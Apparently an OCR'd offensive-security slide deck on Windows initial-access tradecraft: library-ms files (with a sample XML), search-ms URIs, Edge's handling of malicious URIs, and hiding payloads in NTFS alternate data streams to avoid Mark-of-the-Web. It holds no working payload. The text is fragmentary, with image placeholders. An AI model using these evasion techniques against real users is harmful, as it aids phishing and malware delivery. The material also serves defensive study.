
Library files were introduced in Windows 7 and are a way of viewing the contents of multiple directories in a single view. For example, the "Pictures" library includes the locations C:\Users\User\Pictures and C:\Users\Public\Pictures.

Libraries were found to have potential on the Vault7 Leak

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <name>@shell32.dll,-34584</name>
  <ownerSID>S-1-5-21-2347953912-3613868133-3427515202-1001</ownerSID>
  <version>7</version>
  <isLibraryPinned>true</isLibraryPinned>
  <iconReference>imageres.dll,-1004</iconReference>
  <templateInfo>
    <folderType>{94d6ddcc-4a68-4175-a374-bd584a510b78}</folderType>
  </templateInfo>
  <searchConnectorDescriptionList>
    <searchConnectorDescription publisher="Microsoft" product="Windows">
      <description>@shell32.dll,-34586</description>
      <isDefaultSaveLocation>true</isDefaultSaveLocation>
      <simpleLocation>
        <url>knownfolder:{4BD8D571-6D19-48D3-BE97-422220080E43}</url>
        <serialized>MBAAAEAFCAAAAAAAADAAAAAAAY0gAAQDRAAAAgRcNkDz+cARoQmi5wsPHQEKkpYOM7zBAAAAAAAAAAABAAAAAAA
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```




Reference: WikiLeaks


Recycle Bin
Driver Booster 11
Microsoft Edge
Sample
Searching
Directory listing for /
Not secure
192.168.1.61:8000
Directory listing for /
Sample.library-ms


URI Schemes

A **URI scheme** is the first part of a Uniform Resource Identifier (URI)

- Resource Identifier
- Tells the browser what protocol to use to grab the resource
- URIs sometimes use different network connections HTTP, HTTPS, WebSocket's




- Popular with APTs
- Call legitimate functions
- Proxies trust or ignore them
  - Search-MS is a well-known protocol to send users to a remote location



Reference: SEARCH-MS

Challenges


- We must control the flow of execution
- Some browsers protect from the use of malicious URIs (Firefox, Brave, Safari).
- Edge allows us to use ALL of them, this is the best approach



ADS: Alternate Data Streams

Alternate Data Streams (ADS) are a file attribute only found on the NTFS file system.

- Bad Reputation
- Hides Data
- Capabilities of hold our payloads with no MOTW
- We need help to extract the data




Files that are benign and no MOTW is applied

- JPG
- PNG
- TXT
- ETC


Some files do not get tagged with MOTW the behavior is only seen in files that can execute commands.


Challenges


- No Double Click Execution
  - We need a method to reach the Data Stream
- Data is Stripped
  - When moved to another workstation data is removed
- LOLBAS
- Scripts




